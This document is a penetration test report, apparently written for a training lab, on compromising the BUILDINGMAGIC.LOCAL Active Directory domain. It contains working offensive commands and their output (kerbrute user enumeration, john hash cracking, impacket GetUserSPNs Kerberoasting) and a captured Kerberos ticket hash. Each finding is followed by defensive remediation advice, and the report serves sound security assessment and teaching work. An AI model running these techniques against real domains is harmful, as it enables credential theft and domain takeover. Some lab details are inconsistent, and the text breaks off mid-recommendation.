

BUILDINGMAGIC.LOCAL

Internal Active Directory Penetration Test Report

Prepared For

Kairos Security

Primary Contact: Tyler

Email: tyler@kairos-sec.com

Prepared By

QuietRecon Sec

Consultant: Michael Johnson

Email: email@gmail.com

Contact Number: 555-555-5555

Category	Details
Assessment	Internal Penetration Test
Environment	Active Directory
Testing Style	Grey Box Assessment
Objective	Domain Compromise Validation
Assessment Duration	1 Day
Report Classification	Private & Confidential

Assessment Period

Date Conducted: May 2026

Report Version: v1.0

PRIVATE & CONFIDENTIAL

This document contains sensitive security information relating to the BUILDINGMAGIC.LOCAL environment and associated systems.

The contents of this report are intended solely for authorised personnel of Kairos Security and approved stakeholders.

Unauthorised access, disclosure, copying, distribution, or reproduction of this document or its contents is strictly prohibited.

Information contained within this report may include:

- Security vulnerabilities;
- Attack methodologies;
- Sensitive infrastructure details;
- Credential exposure paths;
- Privilege escalation techniques;
- System and network security observations.

Improper disclosure of this information may increase organisational security risk.

QuietRecon Sec requests that this report be stored, transmitted, and handled securely at all times.

Executive Outcome

QuietRecon Sec successfully achieved full Domain Administrator compromise of the BUILDINGMAGIC.LOCAL Active Directory environment through chained credential abuse, privilege escalation, and lateral movement techniques originating from leaked credential material.

Table of Contents

1. Confidentiality Statement
2. Disclaimer
3. Contact Information
4. Assessment Overview
5. Assessment Components - External Penetration Test
6. Finding Severity Ratings
7. Risk Factors: Likelihood / Impact
8. Scope: Exclusions/Client allowances
9. Executive Summary: Scoping and Time limitations/Testing Summary/Key Strengths and Weaknesses
10. Vulnerability Summary and Report Card - External Penetration Testing Findings
11. Technical Findings
 - Finding 01
 - Finding 02
 - Finding 03
 - Finding 04
 - Finding 05
 - Finding 06
 - Finding 07
 - Finding 08
 - Finding 09
 - Finding 10
 - Finding 11
12. Additional Scans and Reports

Confidentiality Statement — QuietRecon Sec

Confidentiality Notice

All information, findings, documentation, screenshots, credentials, configurations, vulnerabilities, and communications produced or accessed by QuietRecon Sec during the course of security assessments, consulting, or related engagements are treated as strictly confidential.

QuietRecon Sec will not disclose, distribute, reproduce, or discuss client information with any third party unless:

- Explicit written permission has been granted by the client;
- Disclosure is required by law; or
- Disclosure is necessary to prevent imminent harm or unlawful activity.

All testing activities are conducted within the agreed scope and under authorised permission only. Sensitive information obtained during assessments is handled with professional care and used solely for the purpose of improving client security posture.

Any reports, findings, methodologies, or supporting materials provided by QuietRecon Sec are intended exclusively for the authorised recipient and must not be redistributed without prior written consent.

QuietRecon Sec is committed to professionalism, operational discretion, ethical conduct, and responsible handling of security-related information at all times.

Disclaimer — Penetration Testing Report

Disclaimer

This report has been prepared by QuietRecon Sec for the exclusive use of the authorised client and is intended solely for the purpose of documenting security assessment activities, findings, observations, and recommendations identified during the agreed testing period.

The assessment reflects the security posture of the tested environment at the time of testing only. Due to the evolving nature of information systems, software, configurations, threats, and vulnerabilities, QuietRecon Sec cannot guarantee that all vulnerabilities, weaknesses, or security risks have been identified.

Testing was conducted within the scope, constraints, permissions, and timeframes agreed upon prior to the engagement. Systems, services, or assets outside the approved scope were not intentionally assessed unless explicitly authorised.

Findings and recommendations contained within this report are based on information available during the assessment and should be interpreted within the context of the tested environment at that time.

QuietRecon Sec accepts no liability for:

- Changes made to systems after the assessment;
- Security incidents occurring after delivery of the report;
- Misuse or misinterpretation of the information contained within this document;
- Actions taken by third parties based on the contents of this report.

This report may contain sensitive technical and security-related information. Distribution should be restricted to authorised personnel only.

All testing activities performed by QuietRecon Sec are conducted under authorised permission and in accordance with ethical security testing principles.

Contact Information

Client Contact

Organisation Contact: Tyler

Email: tyler@kairos-sec.com

Security Consultant

QuietRecon Sec

Consultant: Michael Johnson

Email: email@gmail.com

Contact Number: 555-555-5555

Communication Notice

All communications relating to this assessment, including remediation discussions, clarification requests, or follow-up testing enquiries, should be directed through the authorised contacts listed above.

Sensitive assessment data, credentials, and report contents should only be shared through approved communication channels.

Assessment Overview

Engagement Summary

QuietRecon Sec conducted an authorised internal Active Directory penetration test against the *BUILDINGMAGIC.LOCAL* environment as part of a controlled red team assessment scenario. The objective of the engagement was to determine whether an attacker with access to previously leaked credential material could escalate privileges, move laterally throughout the environment, and ultimately achieve full Domain Administrator compromise.

The assessment simulated a realistic post-breach scenario in which exposed credential data was leveraged as an initial foothold into the internal network. Testing focused on the identification of privilege escalation paths, credential abuse opportunities, Active Directory weaknesses, and operational security gaps that could allow an attacker to gain complete control over the domain.

The engagement concluded with successful full compromise of the Active Directory environment.

Assessment Objectives

The primary objectives of the assessment were:

- Validate whether leaked credential material could be leveraged for initial access;
- Assess the effectiveness of Active Directory privilege separation controls;
- Identify opportunities for lateral movement between hosts and users;
- Evaluate exposure to credential theft and NTLM-based attacks;
- Determine whether privilege escalation to Domain Administrator was achievable;
- Demonstrate realistic attack chaining techniques within the environment.

Scope of Assessment

The assessment scope included the authorised BUILDINGMAGIC.LOCAL Active Directory environment and associated systems.

In-Scope Assets

Asset	Description
buildingmagic.local	Active Directory Domain
dc01.buildingmagic.local	Domain Controller
Internal Windows Hosts	Domain-joined systems
SMB Shares	Internal network shares
Active Directory Services	Kerberos, LDAP, SMB, RPC

Initial Access Conditions

The engagement began with access to a leaked database containing usernames and hashed passwords belonging to domain users. This simulated a realistic credential exposure scenario commonly observed during real-world breaches involving database leaks, insecure storage practices, or third-party compromise.

The provided credential material was used as the initial attack vector for establishing authenticated access into the environment.

Assessment Type

Category	Type
Assessment Style	Grey Box Internal Penetration Test
Environment	Active Directory
Objective	Full Domain Compromise
Attack Simulation	Credential-Based Internal Adversary

Testing Methodology

Testing activities followed a structured attack methodology designed to emulate realistic adversarial behaviour within a Windows Active Directory environment.

The assessment workflow consisted of:

1. Credential analysis and password cracking;
 2. Authenticated enumeration;
 3. Kerberos attack surface analysis;
 4. Kerberoasting and credential abuse;
 5. Active Directory privilege path enumeration using BloodHound;
 6. Abuse of delegated permissions and password reset privileges;
 7. Lateral movement through SMB and share-based attacks;
 8. NTLM credential capture through malicious LNK file placement;
 9. Remote code execution and administrative compromise using PsExec;
 10. Full Domain Administrator compromise validation.
-

Executive Attack Path Summary

The following attack chain was successfully executed during the assessment:

Database Leaked Credentials → Password Cracking with John the Ripper → Kerberoasting User 2 → BloodHound Enumeration → Password Reset Privilege Abuse Against User 3 → Malicious LNK File Share Upload → Responder NTLM Capture → PsExec Remote Execution as A.Fletch → Full Domain Compromise

This attack chain demonstrated how multiple individually moderate weaknesses could be chained together to achieve critical impact across the domain.

Rules of Engagement

The assessment was conducted under authorised conditions within the approved lab environment.

The following operational constraints were observed:

- Testing remained within authorised scope boundaries;

- No denial-of-service attacks were performed;
 - No destructive actions were intentionally executed;
 - Credential material obtained during testing was used solely for assessment purposes;
 - Testing activities focused on privilege escalation and domain compromise validation.
-

Assessment Outcome

The assessment identified several critical weaknesses relating to credential security, delegated Active Directory permissions, NTLM exposure, and privilege management.

By chaining these weaknesses together, QuietRecon Sec successfully achieved full compromise of the BUILDINGMAGIC.LOCAL domain environment and obtained Domain Administrator-level access.

Assessment Components — External Penetration Test

Overview

The external penetration test assessed the organisation's externally accessible infrastructure, services, and applications to identify vulnerabilities that could allow unauthorised access, information disclosure, remote code execution, or compromise of internet-facing assets.

Testing simulated the actions of an unauthenticated external attacker operating from the public internet with no prior trusted access to the internal environment unless otherwise specified within the engagement scope.

Assessment Components

External Reconnaissance

Passive and active reconnaissance activities were conducted to identify publicly accessible infrastructure and exposed organisational assets.

Activities Included

- Open-source intelligence gathering (OSINT)
 - DNS enumeration
 - Subdomain discovery
 - Public service identification
 - WHOIS and certificate transparency analysis
 - Technology fingerprinting
 - Internet-facing asset discovery
-

Network Service Enumeration

Identified external services were enumerated to determine exposed ports, running services, operating systems, and potential attack surfaces.

Activities Included

- TCP/UDP port scanning
- Service version detection

- Banner grabbing
 - TLS/SSL configuration review
 - Protocol analysis
 - Firewall and filtering identification
-

Vulnerability Identification

Exposed systems and services were assessed for known vulnerabilities, insecure configurations, and outdated software components.

Activities Included

- Vulnerability scanning
 - Manual validation of findings
 - CVE exposure analysis
 - Weak configuration identification
 - Default credential testing
 - Patch management review
-

Authentication & Access Control Testing

Authentication mechanisms and externally accessible access controls were evaluated to determine resistance against unauthorised access attempts.

Activities Included

- Password policy assessment
 - Credential attack simulation
 - Password spraying
 - Brute force testing (where authorised)
 - Multi-factor authentication validation
 - Session handling review
 - Access restriction validation
-

Web Application Testing

Internet-facing web applications and portals were assessed for common web security vulnerabilities and insecure business logic.

Activities Included

- Input validation testing
 - Authentication testing
 - Session management testing
 - Access control validation
 - Injection testing
 - File upload testing
 - Security header review
 - API endpoint analysis
-

Remote Access Security Assessment

Remote access technologies were assessed to determine whether external entry points could be leveraged for unauthorised access into the internal environment.

Activities Included

- VPN assessment
 - Remote Desktop exposure review
 - Citrix/VDI exposure review
 - SSH configuration analysis
 - External administrative interface testing
-

Exploitation & Privilege Validation

Where vulnerabilities were identified, controlled exploitation was performed to validate impact and determine the extent of potential compromise.

Activities Included

- Proof-of-concept exploitation
- Privilege escalation validation
- Remote code execution testing
- Access persistence validation

- Impact verification
-

Post-Exploitation Analysis

Post-exploitation activities were conducted where authorised to assess the potential business impact of a successful compromise.

Activities Included

- Lateral movement validation
 - Credential exposure assessment
 - Sensitive data access review
 - Internal pivoting opportunities
 - Host security evaluation
-

Reporting & Risk Analysis

All validated findings were documented and assigned a risk rating based on exploitability, exposure, and potential business impact.

The final report included:

- Executive Summary
 - Technical Findings
 - Risk Ratings
 - Attack Paths
 - Evidence Screenshots
 - Remediation Recommendations
 - Strategic Security Guidance
-

Assessment Objective

The primary objective of the external penetration test was to identify and validate externally exploitable weaknesses before they could be leveraged by a real-world adversary.

Finding Severity Ratings

Severity	Description	Business Impact	Recommended Response Time
Critical	A vulnerability or weakness that allows immediate compromise of systems, sensitive data, Active Directory, or administrative control with little or no user interaction required.	Full system compromise, domain compromise, ransomware deployment, major data breach, complete loss of confidentiality/integrity/availability.	Immediate remediation recommended.
High	A significant vulnerability that could allow privilege escalation, sensitive data exposure, lateral movement, or substantial compromise under realistic conditions.	Serious operational disruption, unauthorised access, credential theft, or compromise of important systems.	Remediate as soon as possible.
Medium	A vulnerability requiring specific conditions, partial access, or additional attack chaining to achieve meaningful impact.	Moderate security exposure, limited data access, or increased attack surface for adversaries.	Remediate in a planned remediation cycle.
Low	A weakness with limited direct impact but which may contribute to broader attack	Minor exposure, information disclosure, or security hardening opportunity.	Address during routine maintenance.

Severity	Description	Business Impact	Recommended Response Time
	paths or reduce overall security posture.		
Informational	Observations, recommendations, or security notes that do not currently present direct exploitable risk but may improve defensive posture.	Minimal direct impact. Useful for security awareness and future hardening.	Remediation optional but recommended where practical.

Risk Considerations

Severity ratings are determined using a combination of:

- Exploitability
- Privilege requirements
- Exposure level
- Likelihood of exploitation
- Potential business impact
- Ease of detection
- Attack chain potential

Certain lower-severity findings may become significantly more impactful when combined with other weaknesses within the environment.

Executive Summary

Overview

QuietRecon Sec conducted an authorised internal Active Directory penetration test against the BUILDINGMAGIC.LOCAL environment to evaluate the organisation's resilience against credential-based attacks, privilege escalation, and lateral movement within a Windows domain environment.

The assessment simulated a realistic post-breach scenario in which previously leaked credential material was used as the initial foothold into the environment. The objective of the engagement was to determine whether an attacker could successfully escalate privileges and achieve full Domain Administrator compromise.

The assessment concluded with successful full compromise of the domain.

Scoping and Time Limitations

The engagement was conducted within the approved scope of the BUILDINGMAGIC.LOCAL Active Directory environment.

Testing activities were performed over a period of **one (1) day**, limiting the depth of manual enumeration, persistence testing, and extended attack surface analysis that could be performed during the assessment window.

The assessment focused primarily on:

- Credential abuse;
- Active Directory enumeration;
- Privilege escalation pathways;
- Lateral movement opportunities;
- Domain compromise validation.

No destructive testing or denial-of-service activities were performed during the engagement.

Testing Summary

The following attack chain was successfully executed during the assessment:

Database Leaked Credentials → Password Cracking with John the Ripper → Kerberoasting User 2 → BloodHound Enumeration → Password Reset Privilege Abuse Against User 3 → Malicious LNK File Share Upload → Responder NTLM Capture → PsExec Remote Execution as A.Fletch → Full Domain Compromise

The attack path demonstrated how multiple individually moderate weaknesses could be chained together to achieve critical impact across the Active Directory environment.

The assessment further demonstrated exposure to:

- Weak credential security practices;
- Excessive delegated privileges;
- NTLM credential exposure;
- Insecure trust relationships within Active Directory;
- Insufficient privilege segmentation.

Key Strengths and Weaknesses

Strengths

The environment demonstrated several positive security controls during the assessment:

- Guest account access was disabled;
- Initial unauthenticated penetration into the environment was not achievable without access to the leaked credential dataset;
- The environment required authenticated access before meaningful internal exploitation could occur;
- Several attack stages required chaining of multiple weaknesses rather than a single direct exploit.

These controls increased the overall difficulty of initial compromise from an unauthenticated attacker perspective.

Weaknesses

Despite the above strengths, the assessment identified several critical weaknesses that ultimately resulted in full Domain Administrator compromise.

Key weaknesses included:

- Exposure of leaked credential material;
- Weak password security allowing offline password cracking;
- Kerberoastable accounts within the environment;
- Excessive delegated Active Directory permissions;
- Exposure to NTLM credential capture attacks;
- Insecure privilege relationships enabling attack path chaining;
- Administrative credential exposure leading to complete domain compromise.

By combining these weaknesses, QuietRecon Sec successfully achieved full compromise of the BUILDINGMAGIC.LOCAL Active Directory environment.

Finding Structure Template

Finding 01— [Informational]

Severity

Informational

Description

The issue here is positive praise for disabling the guest account, preventing enumeration of shares and possible attack vectors for rouge actors.

Reducing the attack surface prevents attacks from finding necessary footholds to further exploit networks.

Risk

Since the account is disabled, the risk is nought.

Evidence

```
(michael@quietrecon)-[~/HackSmarter/Active-Directory/BuildingMagic]
$ crackmapexec smb 10.1.233.247 -u guest -p '' --users
SMB 10.1.233.247 445 DC01 [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:BUILDINGMAGIC.LOCAL) (signing:True) (SMBv1:False)
SMB 10.1.233.247 445 DC01 [-] BUILDINGMAGIC.LOCAL\guest: STATUS_ACCOUNT_DISABLED
```

Recommendation

No further recommendations other than to keep this practice in play.

Finding 02— [Informational]

Severity

Informational


Description

Public facing splash page for the server. Although not immediately displaying vulnerable attack surface, it does provide an attack surface for an attacker to try.

Risk

An attacker may be able to gather service versions of software.

Evidence



Recommendation

IIS (Internet Information Services)

For Windows Server installations, the default page can either be deleted or its permissions can be disabled within the manager GUI.

1. Press Windows + R , type `inetmgr` , and hit Enter to open IIS.
2. Expand your server node and navigate to **Sites** (rightarrow) **Default Web Site**.
3. Double-click on **Default Document**.
4. Right-click on the default page (e.g., `iisstart.htm` or `Default.htm`) and select **Disable**.

References

[CVE](#), [Microsoft docs](#), [MITRE ATT&CK](#), [hardening guides](#), [etc.](#)

Finding 03— [Version Display of Software]

Severity

Low.

Description

This attack gathers service versions of software by capturing the submit request on the web page on port 8080.

Risk

An attacker can gain the service version and then could look for public exploits to attack the website.

Evidence

```
HTTP/1.1 302 FOUND
Server: Werkzeug/3.1.3 Python/3.13.3
Date: Mon, 18 May 2026 22:03:38 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 207
Location: /submitted
Vary: Cookie
Set-Cookie: session=
eyJlc2VyIjoiYWRTaW4ifQ.aguMug.Qr4UoUNaOuNUM
Path=/
```

Proof of Concept

This was captured using the proxy feature in BurpSuite. A request is sent on the web page submitting information via the portal, and in the request header is the version number of the install. Although not an exploit, it is informational in that it can provide an attacker with specifics that could help formulate an attack.

Recommendation

To prevent the Werkzeug development server from displaying or logging its version, disable the werkzeug logger in your Flask application and strip the Server header using a `after_request` hook. [\[1, 2\]](#)

Here is how to set it up:

python

```
from flask import Flask

app = Flask(__name__)

# 1. Hide Werkzeug's internal version logs
import logging
log = logging.getLogger('werkzeug')
log.setLevel(logging.ERROR)

# 2. Strip the Server header from HTTP responses
@app.after_request
def remove_header(response):
    response.headers.pop('Server', None)
    return response

if __name__ == "__main__":
    app.run()
```

Important Production Warning

The built-in Werkzeug server is designed exclusively for development and local testing. For production environments, it is highly recommended to deploy your application behind a hardened production WSGI server like Gunicorn or uWSGI, combined with a reverse proxy like Nginx

Finding 4 — [Valid Username Enumeration]

Severity

High

Description

The leaked database presented usernames to test against the domain controller. These were validated through a tool called Kerbrute.

Risk

The involved risk of user validation presents attackers with certainty when attacking the domain controller.

Evidence

```
(michael@quietrecon)-[~/HackSmarter/Active-Directory/BuildingMagic]
$ ./kerbrute userenum -d buildingmagic.local --dc 10.1.233.247 users.txt
```



```
Version: v1.0.0 (191510e) - 05/19/26 - Ronnie Flathers @roptop

2026/05/19 08:19:13 > Using KDC(s):
2026/05/19 08:19:13 > 10.1.233.247:88

2026/05/19 08:19:13 > [+] VALID USERNAME: r.widdleton@buildingmagic.local
2026/05/19 08:19:13 > Done! Tested 10 usernames (1 valid) in 0.357 seconds
```

Kerbrute User Enumeration

Purpose
To validate usernames or test known passwords against

When to Use
Use when you have a username list, password list, or a list

Proof of Concept

Kerbrute is a specialized offensive security tool designed to interact directly with the Kerberos Key Distribution Center (KDC) on a network's Domain Controller (DC). It abuses the **Kerberos**

pre-authentication mechanism to enumerate Active Directory (AD) usernames, test passwords, and perform password spraying

Recommendation

To prevent Kerbrute from enumerating usernames, you must focus on **detection, deception, and architectural hardening**, because the underlying Kerberos protocol behavior cannot be disabled without breaking Active Directory.

Here is how to stop, block, and mitigate Kerbrute username enumeration.

1. Implement Active Directory Honeytokens

The single most effective way to catch Kerbrute instantly is to plant fake accounts that act as tripwires.

- **Create Deceptive Accounts:** Build a few highly attractive, fake AD accounts (e.g., `admin_backup`, `sql_svc`).
- **Configure Monitoring:** Ensure these accounts have zero privileges and are never used by legitimate systems.
- **Alert on Any Interaction:** Set up an immediate SIEM alert for any `Event ID 4768` or `4771` involving these usernames. If Kerbrute tries to enumerate them, the attacker is immediately exposed.

2. Block Attacking IPs via SIEM Automation

Because Kerberos does not lock out accounts for user enumeration, you must automate the blocking of the attacker's source IP address.

- **Monitor Event ID 4771:** Look specifically for Kerberos failure code `0x6` (Client not found in Kerberos database).
- **Set Thresholds:** Configure your SIEM (like Microsoft Sentinel or Splunk) to trigger an alert if a single IP generates more than 50 or 100 `0x6` errors within one minute.
- **Automate Containment:** Bind the SIEM alert to an automated playbook that automatically blocks the offending source IP at your internal firewalls or switches.

3. Deploy Network-Level Protections

Restricting who can talk to your Domain Controllers limits an attacker's ability to run the tool.

- **Network Segmentation:** Isolate your Domain Controllers into a dedicated, secure VLAN.

- **Restrict Port 88:** Block inbound traffic to **Port 88 (TCP/UDP)** from general workstation subnets wherever possible. Only allow specific, required internal networks to communicate directly with the KDC.
- **Inspect Traffic:** Use Network Detection and Response (NDR) tools to flag anomalous bursts of UDP/TCP Port 88 traffic originating from non-standard endpoints.

4. Enforce Strict Username Conventions

Kerbrute relies heavily on standard wordlists (like `j.smith`, `john.smith`, or `jsmith`) to find accounts.

- **Non-Standard Formats:** Move away from highly predictable naming conventions for your employee usernames.
- **Randomized IDs:** Use randomized employee IDs or alphanumeric strings (e.g., `NX84321`) instead of first and last names for the actual AD `sAMAccountName`. This renders standard enumeration wordlists completely useless.

5. Transition to Modern Authentication

Ultimately, moving away from legacy Kerberos constraints provides the best long-term security.

- **Disable NTLM:** While Kerbrute uses Kerberos, hardening your overall authentication posture reduces the blast radius of any successfully enumerated accounts.
 - **Implement Windows Hello for Business:** Transitioning to certificate-based, passwordless authentication or Fast Identity Online (FIDO2) tokens severely devalues any usernames or passwords an attacker manages to spray or guess.
-

Finding 5 — [Password Cracking from Breached Data]

Severity

Critical

Description

From the breached data a user hash was still in production. It was not a difficult password therefore crackable using software.

Risk

The risk is not changing passwords especially if they have been involved in a data breach. It is important to check emails, passwords and anything personal against public databases like haveibeenpwned and dehashed.

The risk in not identifying passwords and users involved in a breach and continuing their passwords can lead to the compromise of a user account within the domain.

Evidence

```
(michael@quietrecon)-[~/HackSma
$ cat hash.txt
c4a21c4d438819d73d24851e7966229c
```

```
(michael@quietrecon)-[~/HackSmarter/Active-Directory/BuildingMagic]
$ john --format=Raw-MD5 hash.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=18
Press 'q' or Ctrl-C to abort, almost any other key for status
lily456..lilnut
1g 0:00:00:00 DONE (2026-05-19 08:23) 25.00g/s 22041Kp/s 22041Kc/s 22041KC/s lily456..lilnut
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
```

Recommendation

Create passwords that are not easily crackable or guessable to attackers.

Identify if the company has been involved in data breaches from places like Dehashed and haveibeenpwned.

Immediately change any and all passwords involved in a breach.

<https://learn.microsoft.com/en-us/previous-versions/windows/it-pro/windows-10/security/threat-protection/security-policy-settings/password-must-meet-complexity-requirements>

<https://haveibeenpwned.com/>

Finding 06 — [Kerberoasting]

Severity

High

Description

The Step-by-Step Attack Process

The attack relies entirely on legitimate Kerberos ticket requests and occurs in four distinct phases:

```
[ Attacker ] --(1. Requests TGS for SPN)--> [ Domain Controller ]
[ Attacker ] <--(2. Receives Encrypted TGS)-- [ Domain Controller ]

|
+--(3. Extracts Ticket from Memory)
|
+--(4. Cracks Password Offline)
```

1. **Enumerate SPNs:** The attacker queries the Domain Controller (DC) for a list of all accounts that have an SPN registered. They specifically look for **user accounts** running services, rather than computer accounts (computer accounts have randomly generated, 128-character passwords that cannot be cracked).
2. **Request a Ticket:** The attacker sends a legitimate request (TGS-REQ) to the DC, asking for a Ticket Granting Service (TGS) ticket for the target service's SPN.
3. **Receive the Ticket:** The DC validates the request. Because the attacker is a valid domain user, the DC generates a TGS ticket (TGS-REP) and sends it back. Crucially, **the DC encrypts this ticket using the password hash of the service account** that runs the service.
4. **Extract and Crack Offline:** The attacker extracts the ticket from their own workstation's memory and saves it to a file. Because the ticket is encrypted with the service account's password, the attacker can take this file completely offline and use brute-force tools (like Hashcat or John the Ripper) to guess the password.

If the attacker guesses the correct password offline, the hash will successfully decrypt the ticket, revealing the service account's plaintext password.

Risk

An attacker could acquire the ticket, then take it for offline processing.

Evidence

ServicePrincipalName Delegation	Name	MemberOf	PasswordLastSet	LastLogon
HOGWARTS-DC/r.hagrid.WIZARDING.THM:60111	r.haggard		2025-05-16 07:09:04.002067	2025-05-16 08:34:51.644710

```
[~] CCache file is not found. Skipping...
$krb5tgs$23$*r.haggard$BUILDINGMAGIC.LOCAL$buildingmagic.local/r.haggard*$73b689f3ead47af234b5750699167828$79c61fdc06
0c4b3926bf6bc196cfbf94fe9b678ded835368cced6e3a0e3d6c17971ef6197200e6a9898babf10fecfc5c4b0f564e331b9747eee0b6bd27b3d3b
765c39fcf564f6098feded06562f31e5ef333463ef647c48ccd74c72b0ba0ea19659168d7a6f984b5163278d6f2e6b2d88125f7ee500c179b7f3b1
bf4be2731b5f30a21952a3c58a9e383d804fb45e87f11f45999875ad23e01e3f1959b19f67bf4f54696c6b7684b505b79f59cb743d488c91bd15c
619b20ff73e8082ae7cec3d9aad16997922df82a3d4a0d61d28562d7c2f4db13f9fce89877d7c94f5628fab71ae2d6e9d50ef00ead7116748d1fb
1c3bea5f3b3d0b2b25db8c26bb7fb59fff5dc54db4dd560fd52f8e8e16fdea79aecdd9e7dc0fceed7a890eeb2cf8e9038919b7b55090f738a02c0
4f7298bb0dca32cf5c2eb1d352a79a6aa6a5e70b741a7028f8632d17ff454da3ce36cddb1ddebd6866836452733d1e2bef9abdbf5e556ed650ad5
e253a56c5ab0461c2fba0e62024ad88c40aaf7ee15de9e5c9f710ce9ca021493fe31363cc12e1785eac1ca1ad9ef5c15e62f636615194ffb2dfcd
80f27a63ce4ee816915cec4ee0cece33d2ebc5ccdc155a5e638ffa5ac5d8c70addabc4f618aa3a7b169cf16e354c03c331d23e779466d2a41ccff
238fd71919f1620d6456126ac441be162e345d96831e36420ff347ba4c0dac95baf5e82e951a4f1ce70748435ae8187c681d91c6f7be3ae57865c
5f502f9b8682775eae32a5f6c4783f4754da23d46b042b59d16f4ed6c78562e773cdf163041ea33a525a7aa48007c7254053bc16eb494e7e25205
40b4506a6cd25834c829db05f58f227c44c0dba56e30717579f30eafd07b55943f1d86b150865b10d17aa600308f9d1222679c3e90c7d69f5c9ca
f9294df91e66a998be7731a55daf8afa12af702eecd06d042b5c0fbb5838aa227bb1fedd122f9acad7cae4f14ee82c90e353338b4992dbd8ce87c
f5c42c031f494b66e3be7b0829a875c3589012d3a081666132b15dc12b5ae955065a0692093f843a6f4245a304e5838a9b30dcf3862462a5d037f
5dbf2d959049b21228088ca8e8febe886e12d0487bf5141e3157854894c36adfa1bf8c3dba9f70b6e76e3b757f67655c1d08671af061ebc34a9d7
df45300a959b8173234b69d39f24207259422dbbb0e214f3411fe20a54841d4ccb537e73886295fea4887b5851b91100cb18b9bc9d39353efdfae
eb0c6e407ee390ca9a09c112f96f965e0ef87492a87ef2f31f5f10e3ecc874b6d55a77685043cf9884e0b911a142a96d2490274d42966c5389a89
ca6689737adc3aeac70ff463e1ea960852318692141f819a313ce9b91fbc761d6fa3b425fb59a22d05767f24c6ee0b6412468c5a2e27673a4bab5
e594057dccc0e419d1c284118193fa05c3324caca85d388f0185222c5b0b37193685170483039e80c8bb86eff33aa1a7f0ebd4b9b485e0474be1
082392f3f62e3603ac0d26c01b7dc87679e76fcb53281396f53e5a9562daaa53ad76a5a33a00b9930eeedd579
```

```
(michael@quietrecon)-[~/HackSmarter/Active-Directory/BuildingMagic]
$ john hash2.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (krb5tgs, Kerberos 5 TGS etype 23 [MD4 HMAC-MD5 RC4])
Will run 18 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
1g 0:00:00:00 DONE (2026-05-19 08:31) 1.075g/s 4444Kp/s 4444Kc/s 4444KC/s ruddle..rubberduckie8
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Commands

Proof of Concept

Using impacket tools public available it is possible to take a basic users correctly identified login details and use a tool called GetUserSPNS.py

```
python3 GetUserSPNs.py BUILDINGMAGIC.LOCAL/User: '[Redacted]' -dc-ip
10.1.233.247 -request
```

Recommendation

Deploy Group Managed Service Accounts (gMSAs) [[1](#), [2](#)]

The absolute best defense against Kerberoasting is migrating standard user accounts over to **gMSAs**.

- **Automatic Rotation:** Windows automatically manages and rotates the password for these accounts every 30 days.
